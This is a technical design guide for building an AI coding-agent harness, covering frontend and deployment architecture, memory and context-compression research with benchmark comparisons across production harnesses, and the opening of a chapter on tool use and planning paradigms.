Plus the session-level rules: **trifecta budget** (private-data access + untrusted content + exfil channel = human gate); **taint bit** (a session that ingests untrusted content loses write/exfil capability until cleared); **credential broker** (capability tokens, server-side injection — secrets never enter context); **sandbox ladder** (env scoping → seatbelt/bwrap+landlock ~5 ms → loopback egress proxy → containers → microVMs for remote/hostile). (Ch. 5, 10, 11)

2.7 The frontends contract

- **TUI first** — the reference client. Rendering requirements (Ch. 9): cell-diffed double buffer, synchronized output via DECRQM probing (never env-gated), ≤16.7 ms frame budget, O(1) per-token append, completed turns stream to native scrollbar (never destroy it), anchored composer, accurate interrupt affordance, queued-message strip, collapsible tool blocks, mode badge, checkpoint/rewind menu, session picker with previews, notification engine (focus-gated), reduced-motion + `NO_COLOR` + line-mode accessibility, OSC 133 zones.
- **Headless parity** — `exec / -p` one-shot mode emitting plain text and JSONL events; same permission system; CI-grade `dontAsk` /fail-closed. Non-negotiable: it's both a product feature and your *benchmark mode*.
- **App-server / wire protocol** — JSON-RPC or NDJSON event stream: session lifecycle, turn events, permission requests, steering primitives. This is what IDE/desktop/messaging frontends attach to later; ACP compatibility buys you Zed/JetBrains surfaces nearly free.
- **Later frontends** (Alfred phase) — desktop (native, small — not Electron if you can avoid it), IDE (ACP), messaging via the gateway daemon, an **Agent Inbox** as the proactive-UX surface.

2.8 Two deployment shapes

1. **Single-process CLI** (default): engine + TUI in one binary; spawned tools; SQLite/JSONL session store. This is the lean story.
2. **Daemon + clients** (Alfred/multi-frontend): a thin always-on gateway owns triggers/channels/notifications and *spawns* sandboxed engine runs per task — the daemon itself holds no secrets and runs no dangerous tools, isolating the always-on surface from the risky surface. (Ch. 10, 11)

2.9 What this architecture explicitly is *not*

- Not a framework with a middleware zoo — the middleware stack is replaceable *by you*, not exposed as a plugin abstraction zoo (pi's minimalism lesson).
- Not multi-agent-by-default — subagents are a context-isolation and parallelism tool, spawned deliberately with bounded fan-out; parallel writers on shared files are a known failure mode.
- Not a wrapper around a single provider — the IR + profile registry make it provider-agnostic from day one, which is also what the benchmark rig requires.

- Not prompt-configured permissions — capabilities are removed, not discouraged. # Chapter 3 — Memory & Context Engineering

Scope note: synthesizes peer-reviewed papers, vendor technical reports, official docs, and production-harness source analyses. Vendor-reported numbers (Memo, Zep, Chroma, OpenAI/Anthropic claims) are flagged where self-reported rather than independently replicated. Community “source-dives” into Claude Code internals are unofficial but mutually consistent.

1. The problem, framed

Three converging lines of evidence define the design space:

1. **Advertised context ≠ usable context.** RULER (NVIDIA, arXiv:2404.06654) defines *effective context length* as the longest input where a model still beats a fixed quality bar (Llama-2-7B at 4K, 85.6%). Across 17 models, effective length ran at **half to a quarter of the sticker for flagship models — and worse in the tail**: GPT-4-1106-preview claimed 128K, held ~64K; Command-R+/Yi-34B fell to ~32K effective (Yi-34B 200K→16–32K $\approx 1/6$ – $1/8$; Together-32K→4K $\approx 1/8$). NoLiMa (Adobe, arXiv:2502.05167) removes the lexical-overlap crutch from NIAH; at 32K tokens, 10–11 of ~12 tested models fell below 50% of their short-context baseline — GPT-4o dropped 99.3%→69.7%, GPT-4.1’s “effective length” was ~16K against a 1M claim, Llama-3.3-70B ~2K.
2. **More tokens actively hurt.** Chroma’s *Context Rot* report (July 2025; vendor report, not peer-reviewed, but widely replicated in spirit) tested 18 frontier models (GPT-4.1, Claude 4, Gemini 2.5, Qwen3) and found **all** degrade as input length grows — non-uniformly, worse with low needle-question similarity and with distractors, and oddly *better on shuffled than coherent text* — a result Chroma reports consistently across models in that experiment, not a one-off. Chroma’s NIAH variant did **not** reproduce the classic U-shape — degradation tracked length and semantic distance more than position.
3. **The classic position effect still matters.** *Lost in the Middle* (Liu et al., TACL 2024, arXiv:2307.03172): U-shaped curve — primacy/recency advantage, middle-of-context recall collapses even for explicitly long-context models. Encoder-decoder models were more robust than decoder-only within their windows.

Consequence: a harness should treat the context window as a **cache-sized scarce resource** (Anthropic: “finite attention budget”; goal = “smallest possible set of high-signal tokens”), not a buffer to fill.

2. Memory-architecture taxonomy

Architecture	Representative systems	CoALA memory types	Write path	Read path	Forgetting / consolidation	Headline evidence	Fit for a coding/CLI harness
Full transcript (baseline)	naive messages []	Working only	Append	Implicit attention	None	Context rot; full-context LoCoMo baselines cost 25K+ tokens/	Only below ~40–60% of window

Architecture	Representative systems	CoALA memory types	Write path	Read path	Forgetting / consolidation	Headline evidence	Fit for a coding/CLI harness
						query (Mem0 eval)	
Rolling summarization / compaction	Claude Code / compact , Codex compaction, OpenHands LLM Summarizing Condenser , Gemini CLI	Working→lossy episodic	LLM summarize at threshold	Summary injected; recency tail kept verbatim	Hard-forget old events (OpenHands forgotten_event_ids)	Universally deployed; loses detail each cycle; “context collapse” risk (ACE)	Required; first line of defense
OS-style virtual memory (paging)	MemGPT, Letta	Working + archival (semantic + recall)	Model calls memory tools (core_memory_archival_memory_insert)	archival_memory_search , conversation_search	Model-directed eviction	DMR 93.4% vs 35.3% recursive-summarization baseline (GPT-4 Turbo; plain GPT-4: 92.5/32.1)	Strong fit — memory ops are just tools
Memory stream + reflection	Generative Agents (Smallville)	Episodic + semantic	Append observations; LLM-written reflections	score = α -recency + β -importance + γ -relevance	Reflection synthesis when importance threshold hit	Believability ablations; weights are hand-tuned heuristics	Retrieval formula worth stealing, tuned for your domain
Extracted-fact stores	Mem0, MemoryBank, LangMem, ChatGPT “saved memories”	Semantic	Async LLM extraction (Mem0 v3: single-pass ADD-only)	Hybrid vector+BM25+entity match	Dedup, decay (Ebbinghaus in MemoryBank), temporal reasoning	Mem0 (vendor): LoCoMo 92.5, LongMemEval 94.4, <7K tokens/retrieval	Good for cross-session user/project facts
Temporal knowledge graph	Zep/ Graphiti, Mem0g	Semantic + episodic edges	Entity/edge extraction per episode	Hybrid semantic+BM25+graph traversal	Edge invalidation models knowledge updates	Zep (vendor): DMR 94.8% vs MemGPT 93.4%; LongMemEval +18.5%, -90% latency	Higher infra cost; best at “what changed when”
Hippocampal index	HippoRAG, HippoRAG 2	Semantic	LLM→schemaless KG	Personalized PageRank over query concepts	—	+20 pts multi-hop QA; 10–20× cheaper, 6–	Promising for cross-file/ codebase recall; heavier than

Architecture	Representative systems	CoALA memory types	Write path	Read path	Forgetting / consolidation	Headline evidence	Fit for a coding/CLI harness
						13× faster than IRCOT	most harnesses need
Zettelkasten link network	A-MEM (NeurIPS'25)	Episodic+semantic interlinked	Note w/ context+key words+tags; auto-link to neighbors; “memory evolution” rewrites neighbors	Embedding + link traversal	Evolutionary updates	SOTA vs MemGPT/ ReadAgent/ etc. on LoCoMo across 6 models (paper-reported)	The “evolve-on-write” idea is the transferable part
Filesystem-as-memory	Anthropic memory tool, Claude Code MEMORY.md, Letta MemFS, Manus VM filesystem, LangChain Deep Agents	All (schema-free)	File CRUD via tools	Tree listing always visible; read/grep on demand (progressive disclosure)	Manual + periodic consolidation	Production-default pattern across major harnesses	Build this first — zero infra, inspectable, git-versionable
Playbook / strategy memory	Reflexion, Dynamic Cheatsheet, ACE (ICLR'26)	Procedural	Reflect→itemized delta updates	Whole playbook injected	Grow-and-refine dedup/prune	ACE +10.6% agent tasks, +8.6% finance; matches AppWorld #1 with smaller open model	High-value, low-cost; see §6
Inference-side KV compression	StreamingLLM, H2O, SnapKV, Quest	Working substrate	n/a	n/a	Irreversible eviction	H2O: up to 29× throughput; StreamingLLM stable ~4M tokens	Only if self-hosting; lossy, orthogonal to API caching

3. Memory architecture research — per-system evidence

MemGPT (arXiv:2310.08560; Letta is its production continuation). Virtual context management: context window = “RAM,” archival/recall stores = “disk”; the LLM pages its own memory via function calls. On Deep Memory Retrieval (recalling a fact across sessions): **93.4% vs 35.3%** for recursive summarization (GPT-4 Turbo; the plain GPT-4 pair is 92.5%/32.1%). Key transferable idea: *memory ops as tool calls*,

model-directed. Letta operationalizes it as **memory blocks** (labeled, character-limited, always-in-context sections the agent edits via `core_memory_append/replace`; recommend 5–15 blocks) + archival vector memory + conversation search, and now **MemFS** — memory as a git repo projected onto the filesystem, where `system/*.md` files auto-load into the system prompt and the rest are discovered via the always-visible file tree. Sleep-time agents (below) run background consolidation against the same blocks.

Sleep-time compute (Letta/Berkeley, arXiv:2504.13171). Do the reasoning *between* interactions: rewrite raw context into “learned context” offline. **~5× less test-time compute** for equal accuracy on Stateful GSM-Symbolic/AIME; scaling sleep-time further gains up to **+13%/+18%** accuracy; amortizing across related queries cuts per-query cost **2.5×**. Efficacy correlates with query predictability — for a coding harness, predictable consolidations (dedupe, promote facts, update indexes) are the safe subset.

Generative Agents (arXiv:2304.03442). Memory stream of timestamped natural-language observations; retrieval = $0.5 \cdot \text{recency} + 3 \cdot \text{relevance} + 2 \cdot \text{importance}$ (the shipped weights — a tuned heuristic; recency decays by *index position*, not wall-clock — later systems switched to half-lives). Reflection fires when cumulative importance crosses a threshold; reflections re-enter the stream enabling recursive abstraction. Importance is LLM-rated “poignancy.” Takeaway: retrieval should combine multiple signals, and *generated* higher-order memories are legitimate content — but the magic numbers are not science.

Memo / Memog (arXiv:2504.19413 + 2026 “new algorithm”, vendor-reported). Two-phase extract/retrieve pipeline; v3: single-pass ADD-only extraction (no UPDATE/DELETE — old+new facts coexist for temporal fidelity), entity linking, multi-signal retrieval (semantic+BM25+entity, fused), temporal-aware ranking. Claims: +26% LLM-judge over OpenAI memory, 91% lower p95 latency, >90% token savings vs full-context; new algorithm: **LoCoMo 92.5, LongMemEval 94.4, BEAM-1M 64.1** at ~7K tokens/retrieval. Open-source eval harness exists (memoai/memory-benchmarks); treat headline numbers as directionally credible, vendor-optimized. Design lesson: **ADD-only + temporal reasoning beats update-in-place** for auditability and contradiction handling.

A-MEM (NeurIPS 2025, arXiv:2502.12110). Zettelkasten: each memory becomes a structured note (context, keywords, tags) that auto-links to similar historical notes; new writes can *evolve* existing notes’ attributes — the network self-organizes without fixed memory ops. Reports superior results vs SOTA baselines on LoCoMo across six foundation models (paper-reported; no absolute numbers in abstract).

Zep/Graphiti (arXiv:2501.13956, vendor). Temporal knowledge graph: every fact edge has a validity window (`valid_at` / `invalid_at`), episodes preserve provenance; hybrid retrieval = semantic + BM25 + graph traversal. Claims DMR 94.8% (vs MemGPT 93.4%), LongMemEval +18.5% accuracy, −90% latency. The **bi-temporal edge model** is the clean answer to “knowledge updates” — arguably the hardest LongMemEval category — without deleting anything.

HippoRAG (NeurIPS 2024, arXiv:2405.14831). LLM builds a schemaless KG (“hippocampal index”); retrieval runs Personalized PageRank seeded by query concepts — single-step multi-hop retrieval, **up to +20%** over RAG SOTA on MuSiQue/2Wiki, 10–20× cheaper and 6–13× faster than IRCot, composable with it.

Reflexion (NeurIPS 2023, arXiv:2303.11366). Verbal RL: reflect on failure → store reflection in episodic buffer → retry. **91% HumanEval pass@1 vs GPT-4’s 80%** — early proof that *self-written* episodic memory is high-leverage.

ACE — Agentic Context Engineering (ICLR 2026, arXiv:2510.04618). Treats context as an *evolving playbook*: Generator→Reflector→Curator produce **itemized bullets with structured**

incremental delta updates — not monolithic rewrites. Fixes two named failure modes: *brevity bias* (summaries drop domain detail) and *context collapse* (iterative rewriting erodes to near-empty). Results: **+10.6% agent benchmarks, +8.6% finance**, lower adaptation latency/cost than baselines, works from execution feedback without labels; on AppWorld it matched the top production agent overall and beat it on the harder split with a smaller open model. This is the strongest published recipe for “self-improving procedural memory” and directly rebuts naive periodic re-summarization.

Cognitive taxonomy — CoALA (Sumers et al., TMLR, arXiv:2309.02427). Four memory types borrowed from Soar/ACT-R: **working** (the context window), **episodic** (trajectories/transcripts), **semantic** (world/self facts), **procedural** (weights + explicit code/instructions). Use it as a gap-checklist: most harnesses have working memory and half an episodic store; few have real semantic or procedural memory.

MemoryBank (AAAI’24, arXiv:2305.10250). Ebbinghaus-curve forgetting: strength decays with time, reinforced on recall. The anthropomorphic gimmick hides a useful primitive: **importance × recency decay with reinforcement on access**.

4. Context degradation science — what to assume

Finding	Source	Number/claim	Confidence
U-shaped position bias	Lost in the Middle (TACL’24)	Middle-positioned info measurably worse than edges across models	High (2023-era models; partially attenuated but not eliminated in newer ones)
All models degrade with input length	Chroma Context Rot (2025)	18/18 models; degradation non-uniform, often sharp	Medium-high — vendor report, consistent with RULER/NoLiMa
Effective $\approx \frac{1}{2}$ – $\frac{1}{4}$ advertised	RULER	GPT-4: 128K→64K effective; half of models fail at 32K	High for tested models; model-specific
Lexical overlap inflates NIAH	NoLiMa	At 32K, most models <50% of baseline; GPT-4o 99.3→69.7	High — cleanest critique of NIAH saturation
Distractors compound rot	Chroma; “Hidden in the Haystack” (arXiv:2505.18148)	1 distractor hurts, 4 hurt more; smaller gold contexts degrade more and amplify position sensitivity	Medium
NIAH is necessary-not-sufficient	RULER, MRCR/ Michelangelo (Google DeepMind, arXiv:2409.12640); OpenAI also reports an MRCR eval	Multi-needle ordering evals show significant falloff before 32K–128K	High — frontier labs now report MRCR-style evals
Retrieval beats stuffing at equal quality	OP-RAG, “In Defense of RAG” (arXiv:2409.01666)	47.25 F1 at 48K tokens vs 34.26 full-context at 117K; inverted-U quality vs retrieved-chunks curve	Medium-high
Failure modes are typed	Drew Breunig’s four modes	Poisoning (hallucination enters context), Distraction	

Finding	Source	Number/claim	Confidence
		(>~100K, model over-favors history), Confusion (superfluous/tools>~30 confuse), Clash (conflicting info)	Practitioner taxonomy; matches research

Follow-ups worth tracking: DENIAHL (item size/type effects), AbsenceBench (can't detect *absence* at length), Latent List, the “Two-Hop Curse,” and “Not All Needles Are Found” (anti-hallucination prompts create a measurable recall “safety tax” — contested/early).

Design translation: budget to the *effective* window (production harnesses trigger compaction at widely varying points — Gemini ~50%, Claude ~83%, Codex ~90–95% of advertised), prefer few high-signal chunks over maximal recall, place critical state at prompt edges, and treat the tail of the window as degraded territory.

5. Context compression — the spectrum

Hard (extractive) compression: - **Selective Context** (EMNLP'23, arXiv:2310.06201): prune low-self-information lexical units. 50% context cut → −36% memory, −32% latency, only −0.023 BERTscore / −0.038 faithfulness. - **LLMLingua** (EMNLP'23): small LM scores tokens for pruning; up to **20× compression** with minimal loss. **LongLLMLingua**: query-aware compression + reordering to fight lost-in-the-middle → **+21.4% on NaturalQuestions at ~4× compression** (v1 reported 17.1%).

LLMLingua-2 (ACL'24 findings): distills GPT-4 extractive compression into a BERT-scale token classifier — task-agnostic, 3–6× faster, 1.6–2.9× end-to-end speedup at 2–5× ratios. - **Providence** (ICLR'25, NAVER, arXiv:2501.16214): sentence-level binary sequence labeling unified with reranking; dynamically picks *how much* to prune; near-zero quality drop at near-zero pipeline cost. Best current “prune retrieved context before generation” component.

Abstractive (summarization): dominant in production but lossy and compounding — ACE names the failure “context collapse.” Mitigations in production: *structured* summary schemas (Claude Code summarizes into typed sections; OpenHands preserves `keep_first` events verbatim plus recent tail; condensation events record `forgotten_event_ids` so forgetting is an auditable, event-sourced operation).

Soft (learned latent) compression: Gist tokens (Mu et al. 2023, ~26× claimed), AutoCompressor summary vectors, ICAE (ICLR'24: 4× compression, ~1% extra params). Not usable against hosted APIs; mostly relevant for self-hosted stacks. Skip unless self-hosting.

Production compaction comparison (verified from source/docs):

Harness	Trigger	Mechanism	Preserves	Notes
Claude Code	~167K on 200K model (window −20K summary reserve −13K buffer; env-overrideable). LangChain's blog says “~95%” — source-analysis says	One extra request reusing the cached prefix + summarization instruction → structured summary	CLAUDE.md + memory re-injected from disk; path-scoped rules lost until re-read	Three tiers: microcompaction (continuous tool-result trimming), session-memory compaction, full

Harness	Trigger	Mechanism	Preserves	Notes
	~83.5%; flag discrepancy	block; prior history dropped		compaction; 3-failure circuit breaker
OpenAI Codex	Dual trigger: pre-turn check + mid-turn at tool-loop boundary	POST /v1/responses/compact returns opaque AES-encrypted context blob (third-party source; OpenAI confirms “first-class compaction” in Responses API); GPT-5.1-Codex-Max is <i>natively trained</i> to operate across compactions	Pending user message replayed post-compaction	Claimed >24h continuous runs; one public stress-test: 25h, 13M tokens, 30K LOC (on GPT-5.3-Codex)
OpenHands	Event count > <code>max_size</code> (default 120; SDK since bumped to 240 with <code>keep_first=2</code>)	<code>LLMSummarizingCondenser</code> : keep first-N + last-M verbatim, LLM-summarize middle; <code>Condensation</code> event with <code>forgotten_event_ids</code>	Event-sourced: nothing is mutated, only masked from <code>View</code>	Pipeline condenser chains; separate cheaper LLM for summarization
Gemini CLI	<code>originalTokenCount ≥ threshold.limit</code> , default 0.5 (history: 0.7→0.2→0.5, configurable)	LLM summarization; keeps last 30% verbatim; <code>findCompressSplitPoint</code> snaps to message boundary	Tail 30%	PreCompress hooks; history itself pre-truncated to fit summarizer

Key structural insight across all four: compaction is a *view transformation* on an immutable event log, not in-place history editing. OpenHands makes this literal (`View.from_events()` filters forgotten IDs); Claude Code re-injects durable context from disk post-compaction — i.e., **the filesystem is the recovery mechanism for what compaction destroys**.

6. Agentic memory interfaces — where production converged

Convergent pattern (2025–26): memory = a filesystem the agent edits. - **Anthropic memory tool** (`memory_20250818`, client-side): file-based store under `/memories` with six ops (`view/create/str_replace/insert/delete/rename`) — memory writes are first-class tool calls; cross-session by construction. - **Claude Code auto-memory** (`memdir`): `MEMORY.md` is an *index*, not a store — one-line pointers (≤ 200 lines/25KB) to topic `.md` files with YAML frontmatter (`name/description/type`); a Sonnet side-query picks ≤ 5 relevant topic files per turn as attachments; full transcripts are grep-only, never loaded wholesale; background consolidation (“autoDream” in community source-dives) fires after ~24h + 5 sessions. Progressive disclosure: index always in context, content on demand. - **Letta MemFS**: memory as git repo checked out as real files; `system/` subtree auto-injects; everything else discovered via the file tree; every edit is a commit (versioning + rollback for free). - **Manus**: filesystem as “unlimited” externalized memory;

agent reads/writes files so context never holds bulk state. - **ChatGPT** splits the difference: inspectable “saved memories” list + automatic “reference chat history” (drifts over time, user-controllable).

Anthropic’s context-management primitives (effective-context-engineering post + cookbooks): three distinct first-party levers — **compaction** (server-side summary), **context editing** (`clear_tool_uses_20250919` clears stale tool results when context grows; `clear_thinking_20251015` manages thinking blocks), and the **memory tool**. The semantic distinction matters: clearing removes *re-fetchable* results; memory captures *non-recoverable* learnings; compaction handles *irreplaceable* narrative.

LangChain’s four operations — write, select, compress, isolate — are the cleanest practitioner taxonomy (Martin, June 2025). Deep Agents implements it: filesystem offloading of large tool I/O, subagent quarantine, persistent virtual-filesystem memory; their docs warn “memory is always injected — keep it minimal; use skills for detail.”

Memory hygiene/consolidation policies — what actually ships: ADD-only extraction + dedup hashing (Memo), temporal edge invalidation (Graphiti), Ebbinghaus decay + reinforcement (MemoryBank), periodic LLM consolidation (Claude autoDream, Letta sleeptime agents, configurable `sleeptime_agent_frequency`). The ACE paper adds the failure mode to design against: never let consolidation *rewrite* memory into smaller memory — append structured deltas and prune by reference, not by rewrite.

Retrieval quality for the memory layer: contextual retrieval (Anthropic) — prepend a chunk-specific blurb before embedding/indexing — cut top-20 retrieval failures **35%** (embeddings), **49%** (+BM25), **67%** (+reranker). LongMemEval’s design lessons: session-decomposition for indexing granularity, fact-augmented key expansion, time-aware query expansion. These transfer directly to agent transcript/episodic retrieval.

Self-improving context: Dynamic Cheatsheet → ACE: maintain an append-only playbook of strategies/failures, updated by delta items with grow-and-refine dedup; feed execution feedback (test failures, user corrections) through a reflect→curate step. +10.6% agentic tasks. Reflexion shows even naive reflection buffers help. For a coding harness this maps to “lessons learned” memory written after failures — procedural memory in CoALA terms.

7. Structural techniques

Subagent context isolation / quarantine. Each subagent gets a fresh window; parent↔child channel is only the prompt string and the returned summary. Anthropic’s multi-agent research system: subagents burn tens of thousands of tokens privately and return 1–2K-token summaries; **+90.2% over single-agent Opus 4** on research evals — at **~15× the token cost of a chat interaction (~4× a single agent)**, paying off only for breadth-first, loosely-coupled work. **Contested zone:** Cognition’s *Don’t Build Multi-Agents → Multi-Agents: What’s Actually Working*: parallel *writers* make conflicting implicit decisions (the Flappy Bird example); share full agent traces, keep writes single-threaded, use subagents for read/quarantine. Consensus position: **isolated subagents for expensive reads; shared context or single-writer for coupled work** (coding is mostly coupled).

KV-cache eviction (inference-side; only if self-hosting): - **StreamingLLM** (ICLR’24): pin ~4 attention-sink tokens + sliding recent window → stable to ~4M tokens; middle permanently gone — throughput trick, not recall. - **H2O** (NeurIPS’23): evict by accumulated attention (“heavy hitters”) + recent

tokens; 20% budget → up to 29× throughput, 1.9× latency cuts. - **SnapKV**: prefill-time, per-head voting from an end-of-prompt observation window; 380K context on one A100. - **Quest**: query-aware top-K page selection, negligible reported loss (full cache resident). - Recent benchmarking (arXiv:2512.12008) finds H2O/decode-enabled SnapKV dominate for reasoning models; low budgets can *lengthen* reasoning traces. For an API-backed harness this entire class is inapplicable — prompt caching is your lever instead.

Prompt caching interplay with memory writes (the under-discussed one): - Caching is exact-prefix: one changed byte at position N invalidates everything after N (all providers). Anthropic: up to 4 breakpoints, order `tools→system→messages`, ~5-min default TTL (1-hour option), reads ~10% of input price (Manus: 10× cost gap); minimum cacheable spans (~1,024 tokens Sonnet-class). - Manus: **KV-cache hit rate is “the single most important metric”** for a production agent; agents run ~100:1 input:output; rules = stable prefix, append-only context, deterministic serialization, and **mask-don’t-remove** tools (logit masking instead of rewriting the tool list, which would invalidate cache and confuse the model). - Tension: writable in-context memory (Letta blocks, MEMORY.md index) sits in the early/system region — every memory write invalidates downstream cache. Mitigations: put the memory index *late* in the system prompt or in an early message, keep it small and pointer-shaped, batch writes, and inject volatile per-turn data at the message tail. Compaction itself is a cache miss by design (Claude Code deliberately shares the prefix so the compaction request reads cache).

8. Production-harness memory comparison

Harness	Working memory	Episodic	Semantic	Procedural	Forgetting
Claude Code	Context + microcompaction	Transcripts (grep-only), session memory	MEMORY.md index + topic files, CLAUDE.md	CLAUDE.md/rules, skills	Auto-compact, autoDream consolidation
Codex	Context + native compaction	Rollout files	AGENTS.md	AGENTS.md	Server-side opaque compaction
OpenHands	Event-sourced View + condenser	Event log (immutable)	Repo microagents/knowledge	Prompt/skills	<code>forgotten_event_ids</code> , LLM summaries
Gemini CLI	Context + ChatCompressionService	History	GEMINI.md	GEMINI.md	Threshold compression (50%), keep tail 30%
Letta	Context + memory blocks	Recall memory (conversation search)	Archival vector memory, MemFS files	Blocks (guidelines)	Sleeptime agent consolidation
ChatGPT	Context	Reference chat history	Saved memories	Custom instructions	Product-side reweighting

The shared skeleton: **immutable event log → view assembly → threshold-triggered compression → file-backed memory outside the window → periodic background consolidation**. Any new harness should implement that skeleton on day one.

9. Actionable implications — memory & context

P0 — build first (weeks 1–4)

1. **Event-sourced conversation store with view-based context assembly.** Never mutate history; compaction/clearing produce *views* (OpenHands `forgotten_event_ids` model). This makes every later optimization reversible and auditable.
2. **Budget to the effective window, not the advertised one.** Default compaction threshold varies **50–95%** of nominal window by harness (Gemini 0.5; Claude ~83%; Codex ~90–95%; context-rot evidence argues earlier is better). Make it per-model configurable; expect to tune downward for models with poor NoLiMa-style performance.
3. **Stable-prefix discipline as a hard lint rule.** Render order `tools` → `system` → `messages`; nothing volatile (timestamps, counters, UUIDs) before the last breakpoint; memory index at the *end* of the static region; deterministic serialization. Metric: cache-hit rate — treat as the top-line infra KPI (Manus).
4. **File-based memory v1.** `/memory/` dir: index file (≤ 25 KB of one-line pointers) + topic files with frontmatter; agent does CRUD via ordinary file tools or a thin `memory` tool (Anthropic’s six ops). Progressive disclosure: index always in context; files on demand. Git-version it (Letta MemFS) — free history, diff, rollback.
5. **Structured compaction, not freeform summarization.** Fixed schema: goal, decisions made, files touched, open errors, pending state, verbatim recency tail (keep first-N + last-M). Never let a summary be re-summarized — compact against the event log, not against the previous summary (ACE’s context-collapse warning).
6. **Subagent read-quarantine.** Rule of thumb: any subtask expected to read $> \sim 20$ – 30 K tokens of material runs in an isolated context returning ≤ 1 – 2 K tokens. Keep writes single-threaded; share traces, not summaries, when subagents must coordinate (Cognition).

P1 — next quarter

1. **Tool-result clearing (“microcompaction”).** Replace stale tool outputs with short placeholders once they’re no longer needed; keeps the action record while shedding bulk. Distinct from compaction: clearing removes re-fetchable content (Anthropic context-editing semantics).
2. **Memory retrieval layer.** Hybrid BM25+embedding over episodic transcripts and semantic memory; contextual chunk preambles (–49% failures, –67% with rerank); session-decomposed indexing; time-aware query expansion (LongMemEval lessons). Score = relevance + recency decay + importance, but treat the weights as tunable per-workload, not constants.
3. **Sleep-time consolidation job.** Periodic (every N sessions or idle-triggered) cheap-model pass: dedupe memories, resolve contradictions, promote repeated patterns from episodic→semantic, update the index. Sleep-time compute paper: predictable consolidations are the safe subset; $\sim 5\times$ test-time savings available where queries are predictable.
4. **ADD-only writes + temporal validity.** Store facts with `valid_from/valid_to`; don’t update-in-place — invalidate (Graphiti edge model; Memo’s ADD-only bet). This is the difference between handling and failing “knowledge update” queries, and it makes memory auditable.

5. **Provider primitives where available.** OpenAI first-class compaction; Anthropic server-side compaction + context editing + memory tool. Design your compaction layer behind an interface so provider implementations can replace your own.

P2 — differentiators

1. **Procedural memory / self-improving playbook (ACE-style).** Append-only itemized lessons with delta updates + grow-and-refine dedup; feed execution feedback (test failures, user corrections) through a reflect→curate step. Highest upside-per-effort item; paper claims +10.6% on agentic tasks.
2. **Memory hygiene & anti-poisoning.** Confidence scores on extracted facts; corroboration before promotion; contradiction quarantine rather than overwrite; periodic audit for stale/poisoned entries (Breunig’s context-poisoning mode).
3. **Cross-agent shared memory.** Read-only shared blocks for multi-agent deployments (Letta shared blocks) — but only after single-agent memory is proven.

What to measure

- **Cache hit rate**, tokens/task, cost/task, TTFT p50/p95.
- **Context-rot curve per supported model:** internal NoLiMa-style suite (low lexical-overlap needles, multi-needle MRCR ordering, distractor sweeps) across length bins — don’t trust vendor NIAH heatmaps.
- **Post-compaction task-success delta** and summary information-loss rate (can the agent answer questions whose answers were compacted?).
- **Memory precision/recall:** build a LoCoMo/LongMemEval-style suite from real session logs; track false-memory/poisoning rate; memory write→first-use latency.
- **Subagent token ratio** (Anthropic’s ~15× vs chat / ~4× vs single-agent): only spawn when marginal quality justifies it.

Anti-patterns to encode as lint/tests

- Re-summarizing summaries (context collapse); monolithic memory rewrites (brevity bias).
- Volatile content before cache breakpoints; tool-list mutation instead of logit masking.
- Parallel writer-subagents on coupled tasks; stuffing context to capacity (“fits” ≠ “used correctly”).
- Deletion-based forgetting; NIAH as your only long-context eval. # Chapter 4 — Tool Use, Planning & Orchestration

Dense by design; every claim carries its source. Contested findings are flagged.

0. Executive summary — tools & orchestration

The last three years of agent research produced dozens of named paradigms; contact with production coding agents has compressed them into a small set of load-bearing ideas:

1. **The ReAct loop won.** Every production harness (Claude Code, Codex, OpenHands, mini-SWE-agent, Devin, Manus) is, at its core, a thought→action→observation loop. Search-based paradigms (ToT, LATS) deliver large benchmark gains but are too expensive and too hard to ground for general-purpose

coding; their ideas survive only as *best-of-N trajectory sampling* and *verifier-guided reranking* at the edges.

2. **Code and shell are the best action space.** CodeAct’s “actions are executable code” thesis (up to +20% success vs JSON/text actions, ~30% fewer steps) is validated by every strong open harness: mini-SWE-agent hits >74% on SWE-bench Verified (self-reported; board $\leq 72.8\%$) with *only bash*; OpenHands’ CodeAct agent is its flagship; Anthropic’s “code execution with MCP” cuts context cost ~98.7% on measured workflows.
3. **Tool design is interface design for a non-deterministic caller.** Anthropic’s published guidance and the BFCL lineage converge: descriptions are the entire interface; argument correctness matters more than selection; fewer, well-namespaced tools beat large menus; error messages are prompts.
4. **The dominant failure modes are not exotic.** MAST’s taxonomy, SWE-bench trajectory studies, and GAIR-NLP’s context-rot work (arXiv 2606.29718) agree: wrong diagnosis before first edit (~60–70% of failures in one 500-trajectory annotation effort), unproductive repetitive loops, premature termination under long context, and missing verification. These are *harness* problems as much as model problems.
5. **Planning survives as a lightweight context anchor, not a separate subsystem.** The winning pattern is a “no-op” todo/plan tool whose real function is attention management (Claude Code’s TodoWrite, Manus’s “recite the plan”, LangChain Deep Agents’ observation that the tool “does nothing”). Full planner-executor separation (Devin) works but is being partially absorbed as models get better.
6. **Verification is the highest-leverage harness investment.** Anthropic calls “give the agent a way to verify its work” the single most impactful practice; Agentless beat every agent of its era with reproduction tests + regression tests as patch selectors; Cognition’s Devin architecture is organized around end-to-end cloud verification.
7. **Beware harness debt.** Every scaffold encodes assumptions about model weakness; METR’s ~7-month time-horizon doubling means those assumptions rot fast. The durable investments are verification, context management, sandboxing, and evaluation — not control flow.

1. Reasoning/action paradigms: evidence and production survival

1.1 Comparison table

Paradigm	Paper / venue	Core claim	Headline numbers	Production survival
ReAct	Yao et al., ICLR 2023	Interleave reasoning traces with actions; reasoning tracks/updates plans, actions ground the model	ALFWorld +34 pts, WebShop +10 pts vs IL/RL; FEVER 60.9 vs 56.3 CoT (57.1 standard); HotpotQA ReAct alone 27.4 < CoT 29.4, but ReAct+CoT hybrid 35.1	Fully absorbed. The canonical agent loop. Trajectory format itself now largely internalized by tool-calling + reasoning models
Self-consistency	Wang et al., 2022	Sample diverse reasoning paths,		Survives as best-of-N / parallel trajectories +

Paradigm	Paper / venue	Core claim	Headline numbers	Production survival
		marginalize by majority vote	+17.9% GSM8K, +11.0% SVAMP, +12.2% AQuA	aggregation , not as per-step technique
Least-to-most	Zhou et al., ICLR 2023	Decompose into subproblems, solve sequentially with prior answers as context	>99% on SCAN length split with 14 exemplars where CoT collapses	Survives conceptually in todo-list decomposition and subagent fan-out; rarely as a formal two-stage prompt
Plan-and-Solve / Plan-and-Execute	Wang et al., ACL 2023; LangChain port	Plan once with strong model, execute steps, replan after each	PS+ beats zero-shot CoT broadly; ~8-shot-CoT-level on math with zero shots	Half-survives. Explicit planner+replanner is brittle (wrong plan wastes calls); production uses <i>living plan</i> artifacts (todo tools, plan files) + plan-mode gating instead
